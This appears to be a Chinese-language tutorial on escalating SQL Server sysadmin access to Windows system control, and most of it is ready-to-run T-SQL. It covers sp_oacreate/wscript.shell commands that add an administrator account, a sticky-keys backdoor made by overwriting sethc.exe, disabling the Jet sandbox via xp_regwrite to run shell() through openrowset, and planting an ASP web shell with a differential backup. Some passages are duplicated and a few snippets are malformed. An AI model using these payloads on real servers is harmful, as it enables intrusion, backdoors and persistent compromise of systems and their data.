
- 已获取到 sqlserver sysadmin 权限用户的账号与密码；
- SQLserver 服务未降权；
- sqlserver 可以外连；

二、步骤

1. 判断 sp_oacreate 状态


在 master.dbo.sysobjects 中查看 sp_oacreate 状态，回显为 1 代表开启。

```
select count(*) from master.dbo.sysobjects where xtype='x' and  
name='SP_OACREATE';
```



2. 若未开启，执行以下命令开启 sp_oacreate（启用 OLE Automation Procedures）。

```
exec sp_configure 'show advanced options',1;  
reconfigure;  
exec sp_configure 'Ole Automation Procedures',1;  
reconfigure;
```



当启用 ole automation procedures 时，对 sp_oacreate 的调用将会启动 OLE 共享执行环境。

3. 提权（调用 wscript.shell 执行命令）

```
declare @shell int; # 声明一个变量 @shell
exec sp_oacreate 'wscript.shell',@shell output;
# 使用 sp_oacreate 调用 wscript.shell 组件，将返回的对象存储到 @shell 变量中
exec sp_oamethod @shell,'run',null,'c:\winnt\system32\cmd.exe /c net user estelle
123456 /add';
# 使用 sp_oamethod 调用 @shell 对象中的 run 方法，执行系统命令添加用户， null
是 run 方法的返回值，而现在不需要用返回值，所以写为 null。
exec sp_oamethod @shell,'run',null,'c:\winnt\system32\cmd.exe /c net localgroup
administrators estelle /add'
# 将用户添加到管理员组。
```

4. 恢复配置

```
exec sp_configure "ole automation procedures",0
reconfigure
exec sp_configure "show advanced options", 0
reconfigure
```

以上是使用 sp_oacreate 的提权语句，其核心就是调用 OLE 对象（Object Linking and Embedding 的缩写，VB 中的 OLE 对象），利用 OLE 对象的 run 方法执行系统命令。

Embedding 的缩写，VB 中的 OLE 对象），利用 OLE 对象的 run 方法执行系统命令。

当然 sp_oacreate 除了可以调用 OLE 对象执行系统命令外，还能写入启动项、粘贴键替换等（可查阅：<https://y4er.com/post/mssql-getshell/>），思路方式很多。

复制文件

```
declare @o int
exec sp_oacreate 'scripting.filesystemobject', @o out
exec sp_oamethod @o, 'copyfile',null,'c:\windows\explorer.exe'
,'c:\windows\system32\sethc.exe'
```

移动文件

```
declare @aa int;
exec sp_oacreate 'scripting.filesystemobject', @aa out;
exec sp_oamethod @aa, 'moveFile',null,'c:\temp\ipmi.log', 'c:\temp\ipmi1.log';
```

删除文件

```
DECLARE @Result int
DECLARE @FSO_Token int
EXEC @Result = sp_OACreate 'Scripting.FileSystemObject', @FSO_Token
OUTPUT
EXEC @Result = sp_OAMethod @FSO_Token, 'DeleteFile', NULL, 'C:\1.txt'
EXEC @Result = sp_OADestroy @FSO_Token
```

调用 shell.application 执行命令

```
declare @o int
exec sp_oacreate 'Shell.Application',@o out
exec sp_oamethod @o, 'ShellExecute',null,'cmd.exe','cmd /c net user
>C:\1.txt','C:\windows\sytem32','',1'
```

替换粘滞键（360 安全软件会识别出）

替换文件进行提权，将系统文件中 sethc.exe 替换为 cmd.exe，相当于做了一个 shift 后门，或者也可以替换放大镜等功能进行提权。

```
declare @o int;
exec sp_oacreate 'scripting.filesystemobject', @o out;

exec sp_oamethod @o, 'copyfile',null,'c:\windows\cmd.exe'
,'c:\windows\system32\sethc.exe';
declare @oo int;
exec sp_oacreate 'scripting.filesystemobject', @oo out;
exec sp_oamethod @oo, 'copyfile',null,'c:\windows\system32\cmd.exe'
,'c:\windows\system32\dlcache\sethc.exe';
# 若不执行第二组命令，文件会恢复。
```

成功后 3389 登录按五次 shift 键，调出 cmd，执行添加管理员组用户命令，进行提权。

沙盒提权

- 当执行命令方法无法使用时，可以使用沙盒进行提权。沙盒模式（SandBoxMode）是一种安全功能。在沙盒模式下，Access 只对控件和字段属性中的安全且不含恶意代码的表达式求值。如果表达式不使用可能以某种方式损坏数据的函数或属性，则可认为它是安全的。例如，诸如 Kill 和 Shell 之类的函数可能被用来损坏计算机上的数据和文件，因此它们被视为不安全的。当 Access 以沙盒模式运行时，调用这些函数的表达式将会产生错误消息。
- OLE DB
OLE DB Driver for SQL Server 是用于访问数据的底层 COM API，是应用程序链接到 SQL Server 的驱动程序。
- 其核心其实是修改注册表，默认情况下，注册表中 mdb 数据库不允许执行系统命令，但是开启沙盒模式，就准许 mdb 文件执行数据库，通过查询方式调用 mdb 文件，执行参数，绕过系统本身自己的执行命令，实现 mdb 文件执行命令。

1. 启用组件

沙盒模式提权其实就是利用 **jet.oledb** 执行系统命令添加系统账号，所以先测试 **jet.oledb** 是否能正常使用。

```
select * from
openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\ias.mdb',
'select shell("cmd.exe /c whoami")')
```


select shell('cmd.exe /c whoami'))

执行以上语句默认会出现报错信息，如下：



这说明 Ad Hoc Distributed Queries 组件关闭，我们可以使用 sp_configure 去启用该组件，执行以下命令：

```
exec sp_configure 'show advanced options',1;
reconfigure;
exec sp_configure 'Ad Hoc Distributed Queries',1;
reconfigure;
```



2. 关闭沙盒模式

沙盒模式在注册表中的位置是

HKEY_LOCAL_MACHINE\Software\Microsoft\Jet\4.0\Engine\SandBoxMode。

沙盒模式 SandBoxMode 参数含义（默认为 2）：

0: 在任何所有者中禁止启用安全模式;

1: 为仅在允许范围内;

2: 必须在 access 模式下;

3: 完全开启;

所以将其设置为 0 就可关闭沙盒模式, 执行以下命令:

```
exec master..xp_regwrite  
'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode'  
, 'REG_DWORD', 0;
```

3. 提权

再次尝试执行系统命令, 没有报错说明已启用组件。

```
select * from  
openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\ias.mdb',  
'select  
shell("cmd.exe /c whoami");
```

为什么 openrowset 在 select 语句中处于“表”的位置呢? 因为 openrowset 函数可以在查询的 FROM 子句中引用。依据 OLE DB 提供程序的功能, 还可以将 openrowset 函数引用为 insert、update 或 delete 语句的目标表。尽管查询可能返回多个结果集, 但 openrowset 只返回第一个结果集。openrowset 还通过内置的 bulk 提供程序支持大容量操作, 正是有了该提供程序, 才能从文件读取数据并将数据作为行集返回。

之后执行创建用户、加入管理员组等命令。

```
select * from  
openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\ias.mdb',  
'select  
shell("cmd.exe /c net user estelle 123456 /add");  
select * from  
openrowset('microsoft.jet.oledb.4.0',';database=c:\windows\system32\ias\ias.mdb',  
'select  
shell("cmd.exe /c net localgroup administrators estelle /add");
```

4. 恢复

恢复沙盒模式，恢复沙盒模式后再执行系统命令语句，就会报错。

```
exec master..xp_regwrite  
'HKEY_LOCAL_MACHINE','SOFTWARE\Microsoft\Jet\4.0\Engines','SandBoxMode'  
, 'REG_DWORD', 2
```

差异备份提权

MSSQL 差异备份，就是和前一次备份作对比，把不一样的内容备份下来，这样，只要前一次备份后，插入新的内容，差异备份就可以把刚插入的内容备份出来，而且这个备份文件大小将大大缩小。但需要注意的是必须拥有目标文件的路径的写入权限。

```
backup database DB_Name to disk='目标文件路径 / 目标文件名. bak'  
# 将需要备份的数据库进行备份  
create table estelle(test image)  
# 创建临时表，随便添加一个字段，用来存放木马  
insert into estelle  
values(0x3C25657865637574652872657175657374282261222929253E)  
# 将木马插入表中（values 的值为 <%execute(request("a"))%> 的十六进制）  
backup database DB_Name to disk='目标文件路径 / 目标文件名. asp' with  
differential,format  
# 重新备份，木马就会写入文件
```

小结

SA 权限

- **存在 xp_cmdshell 时** 使用 xp_cmdshell 执行命令添加用户，当出现错误可以恢复和开启 xp_cmdshell。
- **xp_cmdshell 无法使用时** 使用 sp_oacreate 执行命令，同样当出现错误可以恢复和开启。
- **当执行命令无法使用时** 可以用沙盒提权

使用 xp_regwrite 和 openrowset

- 当**只有 xp_regwrite 可用**时可以劫持粘滞键（sethc.exe）
使用 xp_regwrite 修改注册表。

推荐一个工具：**PowerUpSQL**, 主要用于对 SQL Server 的攻击, 还能快速清点内网中 SQL Server 的机器, 更多的信息可以到 GitHub 查看使用。

MSSQL 众多的储存过程是我们利用的关键, 还有很多可能没被提出, 需要自己的发现,

参考致谢:

<https://blog.51cto.com/11797152/2411770>

<https://www.cnblogs.com/jerrylocker/p/10938899.html>

<https://y4er.com/post/mssql-getshell/>